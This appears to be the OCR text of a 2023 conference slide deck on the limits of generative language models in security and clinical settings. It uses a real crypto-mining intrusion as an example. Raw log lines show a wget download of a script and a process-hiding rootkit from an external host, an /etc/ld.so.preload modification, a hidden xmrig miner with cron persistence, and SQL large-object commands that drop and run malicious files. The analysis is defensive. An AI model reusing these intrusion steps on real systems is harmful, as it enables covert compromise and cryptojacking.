IFIP 2023


Towards ***Reliable and Robust*** *Generative Foundation Models for* ***Critical Infrastructure***

Ravishankar Iyer, UIUC
Collaborators: Anirudh Choudhary, Haoran Qui, Phuong Cao (UIUC)

ILLINOIS CSL, CS, ECE, NCSA

MAYO CLINIC

NSF




The Meteoric Rise of Generative Language Models:
Are they taking over?

Building blocks of Generative Model (e.g., GPT)

Self-training with massive amount of data: Learning co-occurrence language patterns in a stream of symbols from input data (primarily static) to quantify (understand?) relationships

Inference: Applying the learned ability in domain-specific tasks (with or without fine-tuning)

Somewhat lacking the capability to infer from dynamic data to determine disease trajectory, real-time failure diagnosis and repair.



Interaction summarization

Educational data generation

1. Cloud Outage Management (Explain, Diagnose, Propose Recovery Steps to SREs or Perform Automated Recovery)

2. Health Diagnostics Explain Doctor’s Decisions

The Meteoric Rise of Generative Language Models:


Are they taking over?

Rule-based (1966 – 2001)	Conversational AI (2010-2014)	Generative Agents (2021-2023)
Decision trees, keyword recognition	NLP, information retrieval, automated reasoning	Large sequence models, massive data

Underlying mechanisms in Generative Models

Leverage statistical regularities in sequences for training and its deployment in a creative enterprise

Generative expression




Generative intelligence


Input: Text-prompt

"Big right-sided pleural effusion"


Output: MRI Image



Input: RNA-seq



Output: Tissue Image



Domain-Specific Challenges: Critical Infrastructure

1. **Are language-only models enough for patient specific, disease trajectory, drug efficacy determination (from learning to accurate decision making)**
   - Disease understanding requires grasping heterogenous digital data and patient background
   - Incorporating structural information/ medical reasoning
2. **Lack of semantic knowledge and logical inference**
   - Lack of physician-comparable domain understanding
   - May make erroneous inferences and extrapolate on unseen cases
3. **Unseen/Tail cases failure, Frequent fine-tuning needed**
   - Silent Data Corruption => Silent Inferential Failure
   - E.g., changing application workloads in clinic, uncommon pathologies

Example Failure Scenarios

Augmented Diagnosis (3 examples)

Synthetic data generation (2 examples)

Domain-Specific Challenges: Critical Infrastructure

1. **Are language-only models enough for real-time failure localization, precise recovery recommendations for SREs, and automated recovery actions.**

2. **Lack of semantic or logical knowledge**
   - Lack of internal cloud semantic topological relationship; weak signal (stealthy) attacks
   - Lack of SRE-comparable semantic or domain understanding
   - May erroneously (hallucinate) extrapolate on unfamiliar system configurations


3. **Unseen/Tail cases failure, Frequent fine-tuning needed**
   - **Silent Inferential Failure** (SIF) in large language models
   - E.g., changing application workloads in cloud, uncommon ransomware
   - Unknown/unseen consequences

Who is checking the decision maker (checker)?

Key Question: Robust and Validated Inference


Generative expression vs. Generative intelligence

- Verify and bound its generative intelligence
- Validation: Capturing mistakes
- Generalize to uncommon scenarios with limited data
- Sensitivity to erroneous input




Ease of development

Key Question: Robust and Validated Inference



Robust inference
- Verify and bound its generative intelligence
- Validation: Capturing mistakes




These questions assume extraordinary significance in complex systems (multi-cloud, autonomous systems, health-care, security) expected to reliably operate in real-time in hostile conditions.

Ease of development

Translating to Systems/Security Domain

- Clinical systems are increasingly designed and developed to store/process data, do analysis & diagnosis, train models, provide information, etc.
  - Growing larger in scale
  - Moving to cloud or hybrid cloud
  - Important to maintain SLAs regarding performance and availability
- Bringing generative foundation models to this area faces similar problems as in clinical domain:
  - Erroneous inference (fabricating wrong-/misinformation)
  - Unable to provide dynamically the best solution to manage these systems
  - Hard to keep the system safe from security attacks or vulnerabilities



Failure Example #1: Fails to recognize new ransomware attack

Explain these SQL commands[1]

Pointer to the content of the file

1. INSERT into pg_largeobject values(2939960, 0, decode('7454c4602011

Content of a malicious file obfuscated as hex strings.

2. SELECT lo_export(2939960, '/tmp/kp') ;
... Execution of the malicious file...
3. SELECT lo_unlink(3180395);

Physical location of the file on the disk, deleted after execution to erase evidence.

4. SELECT lo_create(3180395);
5. INSERT into pg_largeobject values(3180395, 0, decode('7b226170692

Content of another malicious file obfuscated as hex strings.

ChatGPT does not understand the semantics of these commands!

The semantic is stealing SSH secret keys, store in a temporary file, and extracting the information is a common practice.

Generative Intelligence (Causal/Conditional Reasoning is missing).

GPT: "Based on the commands you provided, **it's difficult to determine if there is an attack against your PostgreSQL server.** These commands on their own are not malicious, and they are commonly used for working with Large Objects (LOBs) in PostgreSQL."

Failure Example #1: Fails to recognize new ransomware attack

Explain these SQL commands[1]

Pointer to the content of the file

1. INSERT into pg_largeobject values(2939960, 0, decode('7454c4602011

Content of a malicious file obfuscated as hex strings.

2. SELECT lo_export(2939960, '/tmp/kp') ;
... Execution of the malicious file...
3. SELECT lo_unlink(3180395);

Physical location of the file on the disk, deleted after execution to erase evidence.

Human expert can sense suspicious activities:

Security Operator: **"My guess is that some kind of <u>crypto currency miner program</u> has been installed."**

The semantic is stealing <u>SSH secret keys</u>, store in a temporary file, and extracting the information is a common practice.

eir own are not malicious, and they are commonly used for working with Large Objects (LOBs) in PostgreSQL."

Generative Intelligence (Causal/Conditional Reasoning is missing).

1. Successful download of a crypto mining script
An attacker downloaded a malicious shell script, x.sh, using the wget utility into an internal host.

Raw logs	Event	Count

`Jul 18 03:43 bro_outbound 141.142.X.Y`
`Wget/1.14 (linux-gnu)`
`GET 62.210.A.B /x.sh`
`200 OK text/x-shellscript`
	E_1	$\frac{16}{398}$

2. Preparation of a root-kit to hide crypto mining
The process executing the malicious script is hidden using a custom-built root-kit (libprocesshider.so) which bypasses single-use signature detection.

`mkdir /dev/shm/...; cd /dev/shm/...;`
`wget -q 62.210.A.B/libprocesshider.so`
`>>/etc/ld.so.preload`
	E_2	$\frac{5}{14}$

3. Hiding of crypto mining file in volatile memory
The malicious scripts were hidden on a volatile ram disk using dot ("…") directory and (".") file prefix to avoid forensics.

`ls /dev/shm/.../.x/stak3:`
 	
`drwxr-xr-x u g 460      .`
`drwxr-xr-x u g 360      ..`
`-rw-r--r-- u u 710400  libgcrypt.so.20`
`-rwxr-xr-x u g 2972924 xmrig`
`-rwxr-xr-x u g 194     upd`
	E_3	$\frac{5}{6}$


4. Staying persistent to continuously mine
The script updates itself every hour using "upd" cronjob script to mine crypto currency "xmrig"

`Jul 18 03:44 CROND[3788]: (u) CMD` `(/dev/shm/.../.x/upd >/dev/null 2>&1)`	E_4	N/A

5. Command and Control
The attacker masquerade as a legitimate user to issue additional malicious commands.

`Jul 18 03:44 sshd[4114]: Accepted`
`publickey for u from [IP] ssh2: RSA`
`SHA256:3RGfQy3rG+...RWHDE`
	E_5	N/A

Why do LLMs fail?




Probability P(S=attack|Events)	Value (Fractional)	Value (Decimal)
$P(S_1\|E_1)$	$\frac{16}{398}$	0.04
$P(S_2\|E_1, E_2)$	$\frac{5}{14}$	0.36
$P(S_3\|E_1, E_2, E_3)$	$\frac{5}{6}$	0.83

i. Evaluate Conditional Probability

$$P(S_1|E_1) = \frac{P(S_1 \cap E_1)}{P(E_1)} \qquad E_1 = \text{download\_sensitive} \qquad S_1 = \{\text{attack}, \neg\text{attack}\}$$

$$0.04 = \frac{16 \text{ (alert in attacks)}}{398 \text{ (total alerts)}}$$

ii. Formulate Factor functions **iii. Compose Factor Graphs**




iv. Joint probability distribution function as a product of factor functions

$$P(E_1..E_n, S_1..S_n) = \frac{1}{Z} f_1(S_1, E_1) g_1(E_1, E_2, S_1, S_2) f_2(E_2, S_2)$$

- **Requires detailed, hands on, precise prompting instruction to work that requires conditional probabilities that are not in LLMs**
- Impossible to dump entire brain of an expert into prompts.
- Causality needs to be personalized for every situations

Logical reasoning fails despite that LLMs run on vast supercomputers.

Universe of security alerts are not captured by current LLMs



- **Defining probability space conditioned upon an attack requires generative intelligence.**
- **LLMs do not have knowledge of personalized data on site-specific alerts**

Success Example #1: GPT4 on analyzing security data

The Sentinel KQL query returned one result that shows the content of a Powershell script that was executed on the machine WORKSTATION8.contoso.com around 2023-03-26 and that downloaded and ran a file named doorbreach.exe from a suspicious URL. The script also added an exclusion for the 'C:\Windows\Temp' folder to the Windows Defender preferences, presumably to avoid detection. The script was stored in the same folder as C:\Windows\Temp\Invoke-DoorBreach.ps1 and had a random-looking ScriptBlockId of 'fb18af9f-e06b-4da5-81dd-55969c4b7fad'. The script was executed by a user with the SID 'S-1-5-21-762192340-1197785608-1487791807-1105', which should be correlated with the user name and domain. The URL that the script used to download the file was

```
https://contoso.azurewebsites.net/api/DevOps?Stage=c27fbdb06a034d7db929720e15ff75de&code=CREDSCAN==
```


which appears to be a legitimate website of the company, but with a malicious query string that contains a Stage and a code parameter. The file 'doorbreach.exe' was executed in a hidden window and likely established a callback to the attacker.

The findings suggest that the machine 'WORKSTATION8.contoso.com' was compromised by a malicious Powershell script that downloaded and ran a backdoor payload from a compromised website of the company. The indicators of compromise are:

- The file 'C:\Windows\Temp\Invoke-DoorBreach.ps1'
- The file 'C:\Windows\Temp\DoorBreach.exe'
- The URL 'https://contoso.azurewebsites.net/api/DevOps?Stage=c27fbdb06a034d7db929720e15ff75de&code=CREDSCAN=='

Microsoft Security Co-pilot


Reverse engineer



Attack flow

Malicious code, important details are not anonymized
An on-premise GPT model is appropriate for analyzing sensitive attack data

Verifying LLM: Clinical Use Case



Discussions

- **Why LLMs are unable to detect attack patterns?**
  - **Does not have context space of the conditional probability.**
  - **Current systems are excellent at pattern recognition**
  - **Lack semantic knowledge/graphs and logical relationships**
  - **Correlation/Covariance does not imply causation. Hence the inferential relationships can be untrue and not have a semantic meaning.**
  - **The interface is imprecise – potential to misinterpret and misunderstand.**
  - **Data driven Conditional Probabilities driven Mechanistic Models can succeed**
  - **Combined with Alternate data driven models for verification**

Bringing LLMs to the field of critical applications

LLMs Applications

Success (Generative *expression*)

Summarize
System
Situations

Draft
Response
In ER

Visualize
Attack
Graphs
e.g. Security. Copilot

Failure (Generative **intelligence**)

Fail to
Recognize
Unseen cases

Fail to
Derive
Specific response

Fail to
Give
Accurate
Information

Blind spots of LLMs are due to the lack of:

- Semantic understanding
- Logical reasoning
- Personalized or "instructed" training data (conditional probabailities)

Moving Forward

Knowledge/Domain-enriched Generative FMs